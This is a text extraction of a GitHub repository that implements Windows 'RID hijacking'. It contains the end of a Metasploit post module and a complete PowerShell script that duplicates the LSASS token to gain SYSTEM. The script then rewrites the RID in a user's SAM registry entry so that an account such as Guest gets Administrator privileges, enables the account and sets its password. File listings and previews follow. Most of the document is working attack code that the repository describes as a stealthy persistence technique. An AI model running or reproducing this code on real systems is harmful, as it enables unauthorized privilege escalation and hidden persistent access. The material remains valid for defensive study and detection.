if datastore['USERNAME'].to_s.empty?
print_error("You must set an username or enable GUEST_ACCOUNT option")
return
end
print_status('Checking users...')
user_rid = get_user_rid(reg_key, datastore['USERNAME'], names_key)
end
# Result of the RID harvesting
if user_rid == -1
print_error("Could not find the specified username")
return
else
print_status("Target account username: #{username}")
print_status("Target account RID: #{user_rid}")
end
# Search the Registry associated to the user's RID and overwrites it
users_key = registry_enumkeys(reg_key)
users_key.each do |r|
next if r.to_i(16) != user_rid
f = registry_getvaldata(reg_key + "\\#{r}", "F")
if check_active(f)
print_status("Account is disabled, activating...")
f[0x38] = ["10"].pack("H")
print_good("Target account enabled")
else
print_good("Target account is already enabled")
end
print_status("Overwriting RID")
# Overwrite RID to specified RID
f = swap_rid(f, datastore['RID'])
open_key = registry_setvaldata(reg_key + "\\#{r}", "F", f, "REG_BINARY")
unless open_key
print_error("Can't write to registry... Something's wrong!")
return -1
end
print_good("The RID #{datastore['RID']} is set to the account #{username} with original RID #{user_rid}")
end
# If set, changes the specified username's password
if datastore['PASSWORD']
print_status("Setting #{username} password to #{datastore['PASSWORD']}")
cmd = cmd_exec('cmd.exe', "/c net user #{username} #{datastore['PASSWORD']}")
vprint_status(cmd.to_s)
end
end
end
================================================
FILE: modules/powershell/Invoke-RIDHijacking.ps1
================================================
#Requires -Version 2
function Invoke-RIDHijacking {
<#
.SYNOPSIS
This script will create an entry on the target by modifying some properties of an existing account.
It will change the account attributes by setting a Relative Identifier (RID), which should be owned
by one existing account on the destination machine.
Taking advantage of some Windows Local Users Management integrity issues, this module will allow to
authenticate with one known account credentials (like GUEST account), and access with the privileges
of another existing account (like ADMINISTRATOR account), even if the spoofed account is disabled.
Author: Sebastian Castro @r4wd3r. E-mail: r4wd3r@gmail.com. Twitter: @r4wd3r.
License: BSD 3-Clause
.DESCRIPTION
The RID Hijacking technique allows setting desired privileges to an existent account in a stealthy manner
by modifying the Relative Identifier value copy used to create the access token. This module needs administrative privileges.
.PARAMETER User
User account to use as the hijacker. If -UseGuest, this parameter will be ignored.
.PARAMETER Password
Password value to set for the hijacker account.
.PARAMETER RID
RID number in decimal of the victim account. Should be the RID of an existing account. 500 by default.
.PARAMETER UseGuest
Set GUEST built-in account as the destination of the privileges to be hijacked.
.PARAMETER Enable
Enable the hijacker account via registry modification.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500
Set Administrator privileges to alice custom user.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1
Set Administrator privileges to alice custom user and set new password for alice.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 500 -Password Password1 -Enable
Set Administrator privileges to alice custom user, set new password for alice and enable alice's account.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500
Set Administrator privileges to Guest Account. This could also work with the command Invoke-RIDHijacking -Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
Set Administrator privileges to Guest Account and setting new password for Guest.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001
Set custom account privileges to Guest Account. A custom local user with RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -UseGuest -RID 1001 -Password Password1
Set custom account privileges to Guest Account and set new password for Guest. A custom local user with
RID 1001 should exist.
.EXAMPLE
Invoke-RIDHijacking -User alice -RID 1002 -Password Password1 -Enable
Set custom account privileges to alice custom user, set new password for alice and enable alice's account.
A custom local user with RID 1002 should exist.
.NOTES
Elevates privileges with LSASS token duplication:
https://gallery.technet.microsoft.com/scriptcenter/Enable-TSDuplicateToken-6f485980
Access to local users data stored in registry based on Get-LocalUsersInfo
https://gallery.technet.microsoft.com/scriptcenter/PowerShell-Get-username-fdcb6990
.LINK
https://r4wsec.com/notes/rid_hijacking/
https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html
https://github.com/r4wd3r/RID-Hijacking
#>
[CmdletBinding()] param(
[Parameter(Position = 0,Mandatory = $False)]
[string]
$User,
[string]
$Password,
[switch]
$UseGuest,
[ValidateRange(500,65535)]
[int]
$RID = 500,
[switch]
$Enable
)
begin {
# Checks SYSTEM privileges in the current thread or tries to elevate them via duplicating LSASS access token.
Write-Verbose "Checking for SYSTEM privileges"
if ([System.Security.Principal.WindowsIdentity]::GetCurrent().IsSystem) {
Write-Output "[+] Process is already running as SYSTEM"
}
else {
try {
Write-Verbose "Trying to get SYSTEM privileges"
Enable-TSDuplicateToken
Write-Output "[+] Elevated to SYSTEM privileges"
}
catch {
throw "Administrator or SYSTEM privileges are required"
}
}
# Obtains the needed registry values for each local user
$localUsers = Get-UserKeys
$currentUser = $null
}
process {
# Set to currentUser the account to be used as the hijacker.
Write-Verbose "Checking users..."
if ($UseGuest) {
$currentUser = $localUsers | Where-Object { $_.RID -eq 501 }
}
else {
if ($User) {
$currentUser = $localUsers | Where-Object { $_.UserName -contains $User }
}
}
# Verifies if the entered account exists.
if ($currentUser) {
"[+] Found {0} account" -f ($currentUser.UserName)
"[+] Target account username: {0}" -f $currentUser.UserName
"[+] Target account RID: {0}" -f $currentUser.RID
}
else {
throw "User does not exists in system"
}
# Creates a copy of the user's F REG_BINARY with requested modifications
$FModified = New-Object Byte[] $currentUser.F.length
for ($i = 0; $i -lt $currentUser.F.length; $i++) {
if ($Enable -and ($i -eq 56)) {
$FModified[$i] = 20
continue
}
# Sets the new RID in the F REG_BINARY copy
if ($RID -and ($i -eq 48)) {
$hexRid = [byte[]][BitConverter]::GetBytes($RID)
$FModified[$i],$FModified[$i + 1] = $hexRid[0],$hexRid[1]
$i++
continue
}
$FModified[$i] = $currentUser.F[$i]
}
"[*] Current RID value in F for {0}: {1:x2}{2:x2}" -f ($currentUser.UserName,$currentUser.F[49],$currentUser.F[48])
"[*] Setting RID $RID ({1:x2}{2:x2}) in F for {0} " -f ($currentUser.UserName,$FModified[49],$FModified[48])
# Writes changes to Registry
$fPath = "HKLM:\SAM\SAM\Domains\Account\Users\{0:x8}" -f $currentUser.RID
try {
Write-Verbose "Writing changes to registry: $fPath"
Set-ItemProperty -Path $fPath -Name F -Value $FModified
}
catch {
throw "Error writing in registry. Path: $fPath"
}
if ($Enable) {
Write-Output "[+] Account has been enabled"
}
if ($Password) {
Write-Output "[*] Setting password to user..."
net user $currentUser.UserName $Password
Write-Output "[+] Password set to $Password"
}
"[+] SUCCESS: The RID $RID has been set to the account {0} with original RID {1}" -f ($currentUser.UserName,$currentUser.RID)
}
}
function Get-UserName ([byte[]]$V) {
if (-not $V) { return $null };
$offset = [BitConverter]::ToInt32($V[0x0c..0x0f],0) + 0xCC;
$len = [BitConverter]::ToInt32($V[0x10..0x13],0);
return [Text.Encoding]::Unicode.GetString($V,$offset,$len);
}
function Get-UserKeys {
Get-ChildItem HKLM:\SAM\SAM\Domains\Account\Users |
Where-Object { $_.PSChildName -match "^[0-9A-Fa-f]{8}$" } |
Add-Member AliasProperty KeyName PSChildName -Passthru |
Add-Member ScriptProperty UserName { Get-UserName ($this.GetValue("V")) } -Passthru |
Add-Member ScriptProperty Rid { [Convert]::ToInt32($this.PSChildName,16) } -Passthru |
Add-Member ScriptProperty F { [byte[]]($this.GetValue("F")) } -Passthru |
Add-Member ScriptProperty FRid { [BitConverter]::ToUInt32($this.GetValue("F")[0x30..0x34],0) } -Passthru
}
function Enable-TSDuplicateToken {
$signature = @"
[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct TokPriv1Luid
{
public int Count;
public long Luid;
public int Attr;
}
public const int SE_PRIVILEGE_ENABLED = 0x00000002;
public const int TOKEN_QUERY = 0x00000008;
public const int TOKEN_ADJUST_PRIVILEGES = 0x00000020;
public const UInt32 STANDARD_RIGHTS_REQUIRED = 0x000F0000;
public const UInt32 STANDARD_RIGHTS_READ = 0x00020000;
public const UInt32 TOKEN_ASSIGN_PRIMARY = 0x0001;
public const UInt32 TOKEN_DUPLICATE = 0x0002;
public const UInt32 TOKEN_IMPERSONATE = 0x0004;
public const UInt32 TOKEN_QUERY_SOURCE = 0x0010;
public const UInt32 TOKEN_ADJUST_GROUPS = 0x0040;
public const UInt32 TOKEN_ADJUST_DEFAULT = 0x0080;
public const UInt32 TOKEN_ADJUST_SESSIONID = 0x0100;
public const UInt32 TOKEN_READ = (STANDARD_RIGHTS_READ | TOKEN_QUERY);
public const UInt32 TOKEN_ALL_ACCESS = (STANDARD_RIGHTS_REQUIRED | TOKEN_ASSIGN_PRIMARY |
TOKEN_DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY | TOKEN_QUERY_SOURCE |
TOKEN_ADJUST_PRIVILEGES | TOKEN_ADJUST_GROUPS | TOKEN_ADJUST_DEFAULT |
TOKEN_ADJUST_SESSIONID);
public const string SE_TIME_ZONE_NAMETEXT = "SeTimeZonePrivilege";
public const int ANYSIZE_ARRAY = 1;
[StructLayout(LayoutKind.Sequential)]
public struct LUID
{
public UInt32 LowPart;
public UInt32 HighPart;
}
[StructLayout(LayoutKind.Sequential)]
public struct LUID_AND_ATTRIBUTES {
public LUID Luid;
public UInt32 Attributes;
}
public struct TOKEN_PRIVILEGES {
public UInt32 PrivilegeCount;
[MarshalAs(UnmanagedType.ByValArray, SizeConst=ANYSIZE_ARRAY)]
public LUID_AND_ATTRIBUTES [] Privileges;
}
[DllImport("advapi32.dll", SetLastError=true)]
public extern static bool DuplicateToken(IntPtr ExistingTokenHandle, int
SECURITY_IMPERSONATION_LEVEL, out IntPtr DuplicateTokenHandle);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool SetThreadToken(
IntPtr PHThread,
IntPtr Token
);
[DllImport("advapi32.dll", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool OpenProcessToken(IntPtr ProcessHandle,
UInt32 DesiredAccess, out IntPtr TokenHandle);
[DllImport("advapi32.dll", SetLastError = true)]
public static extern bool LookupPrivilegeValue(string host, string name, ref long pluid);
[DllImport("kernel32.dll", ExactSpelling = true)]
public static extern IntPtr GetCurrentProcess();
[DllImport("advapi32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool AdjustTokenPrivileges(IntPtr htok, bool disall,
ref TokPriv1Luid newst, int len, IntPtr prev, IntPtr relen);
"@
$currentPrincipal = New-Object Security.Principal.WindowsPrincipal ([Security.Principal.WindowsIdentity]::GetCurrent())
if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -ne $true) {
throw "Run the Command as an Administrator"
break
}
Add-Type -MemberDefinition $signature -Name AdjPriv -Namespace AdjPriv
$adjPriv = [AdjPriv.AdjPriv]
[long]$luid = 0
$tokPriv1Luid = New-Object AdjPriv.AdjPriv+TokPriv1Luid
$tokPriv1Luid.Count = 1
$tokPriv1Luid.Luid = $luid
$tokPriv1Luid.Attr = [AdjPriv.AdjPriv]::SE_PRIVILEGE_ENABLED
$retVal = $adjPriv::LookupPrivilegeValue($null,"SeDebugPrivilege",[ref]$tokPriv1Luid.Luid)
[IntPtr]$htoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($adjPriv::GetCurrentProcess(),[AdjPriv.AdjPriv]::TOKEN_ALL_ACCESS,[ref]$htoken)
$tokenPrivileges = New-Object AdjPriv.AdjPriv+TOKEN_PRIVILEGES
$retVal = $adjPriv::AdjustTokenPrivileges($htoken,$false,[ref]$tokPriv1Luid,12,[IntPtr]::Zero,[IntPtr]::Zero)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
break
}
$process = (Get-Process -Name lsass)
[IntPtr]$hlsasstoken = [IntPtr]::Zero
$retVal = $adjPriv::OpenProcessToken($process.Handle,([AdjPriv.AdjPriv]::TOKEN_IMPERSONATE -bor [AdjPriv.AdjPriv]::TOKEN_DUPLICATE),[ref]$hlsasstoken)
[IntPtr]$dulicateTokenHandle = [IntPtr]::Zero
$retVal = $adjPriv::DuplicateToken($hlsasstoken,2,[ref]$dulicateTokenHandle)
$retval = $adjPriv::SetThreadToken([IntPtr]::Zero,$dulicateTokenHandle)
if (-not ($retVal)) {
[System.Runtime.InteropServices.Marshal]::GetLastWin32Error()
}
}
gitextract_91w3jh73/
├── Invoke-RIDHijacking.ps1
├── README.md
└── modules/
├── cme/
│ ├── README.md
│ └── modules/
│ └── rid_hijack.py
├── empire/
│ ├── README.md
│ ├── data/
│ │ └── module_source/
│ │ └── persistence/
│ │ └── Invoke-RIDHijacking.ps1
│ └── lib/
│ └── modules/
│ └── powershell/
│ └── persistence/
│ └── elevated/
│ └── rid_hijack
├── ibombshell/
│ ├── README.md
│ ├── data/
│ │ └── functions/
│ │ └── persistence/
│ │ └── invoke-ridhijacking
│ └── ibombshell c2/
│ └── modules/
│ └── persistence/
│ └── invoke-ridhijacking.py
├── metasploit/
│ ├── README.md
│ └── rid_hijack.rb
└── powershell/
└── Invoke-RIDHijacking.ps1
SYMBOL INDEX (16 symbols across 3 files)

FILE: modules/cme/modules/rid_hijack.py
  class CMEModule (line 7) | class CMEModule:
    method options (line 19) | def options(self, context, module_options):
    method on_admin_login (line 47) | def on_admin_login(self, context, connection):
    method on_request (line 63) | def on_request(self, context, request):
    method on_response (line 74) | def on_response(self, context, response):

FILE: modules/ibombshell/ibombshell c2/modules/persistence/invoke-ridhijacking.py
  class CustomModule (line 8) | class CustomModule(Module):
    method __init__ (line 9) | def __init__(self):
    method run_module (line 32) | def run_module(self):

FILE: modules/metasploit/rid_hijack.rb
  class MetasploitModule (line 6) | class MetasploitModule < Msf::Post
    method initialize (line 10) | def initialize
    method getsystem (line 44) | def getsystem
    method get_name_from_rid (line 53) | def get_name_from_rid(reg_key, rid, names_key)
    method get_user_rid (line 62) | def get_user_rid(reg_key, username, names_key)
    method check_active (line 77) | def check_active(fbin)
    method swap_rid (line 85) | def swap_rid(fbin, rid)
    method run (line 93) | def run
Condensed preview — 13 files, each showing path, character count, and a content snippet. Download the .json file or copy for the full structured content (80K chars).
[
{
"path": "Invoke-RIDHijacking.ps1",
"chars": 12118,
"preview": "#Requires -Version 2\r\n\r\nfunction Invoke-RIDHijacking {\r\n\r\n<#\r\n\r\n.SYNOPSIS\r\nThis script will create an entry on the targe"
},
{
"path": "README.md",
"chars": 2006,
"preview": "# RID Hijacking: Maintaining Access on Windows Machines\n[:\n\n self.info = {\n "
},
{
"path": "modules/ibombshell/README.md",
"chars": 861,
"preview": "# Windows RID Hijacking with ibombshell\n\n## Module Testing\nThe module `Invoke-RIDHijacking` is compatible with Powershel"
},
{
"path": "modules/ibombshell/data/functions/persistence/invoke-ridhijacking",
"chars": 12184,
"preview": "#Requires -Version 2\r\n\r\nfunction Invoke-RIDHijacking {\r\n\r\n<#\r\n\r\n.SYNOPSIS\r\nThis script will create an entry on the targe"
},
{
"path": "modules/ibombshell/ibombshell c2/modules/persistence/invoke-ridhijacking.py",
"chars": 2649,
"preview": "from pathlib import Path\n\nfrom termcolor import colored, cprint\n\nfrom module import Module\n\n\nclass CustomModule(Module):"
},
{
"path": "modules/metasploit/README.md",
"chars": 5707,
"preview": "# Windows RID Hijacking with Metasploit\n\nThis module will create an entry on the target by modifying some properties of "
},
{
"path": "modules/metasploit/rid_hijack.rb",
"chars": 5997,
"preview": "##\n# This module requires Metasploit: https://metasploit.com/download\n# Current source: https://github.com/rapid7/metasp"
},
{
"path": "modules/powershell/Invoke-RIDHijacking.ps1",
"chars": 12118,
"preview": "#Requires -Version 2\r\n\r\nfunction Invoke-RIDHijacking {\r\n\r\n<#\r\n\r\n.SYNOPSIS\r\nThis script will create an entry on the targe"
}
]
About this extraction
This page contains the full source code of the r4wd3r/RID-Hijacking GitHub repository, extracted and formatted as plain text for AI agents and large language models (LLMs). The extraction includes 13 files (73.1 KB), approximately 19.8k tokens, and a symbol index with 16 extracted functions, classes, methods, constants, and types. Use this with OpenClaw, Claude, ChatGPT, Cursor, Windsurf, or any other AI tool that accepts text input. You can copy the full output to your clipboard or download it as a .txt file.
Extracted by GitExtract — free GitHub repo to text converter for AI. Built by Nikandr Surkov.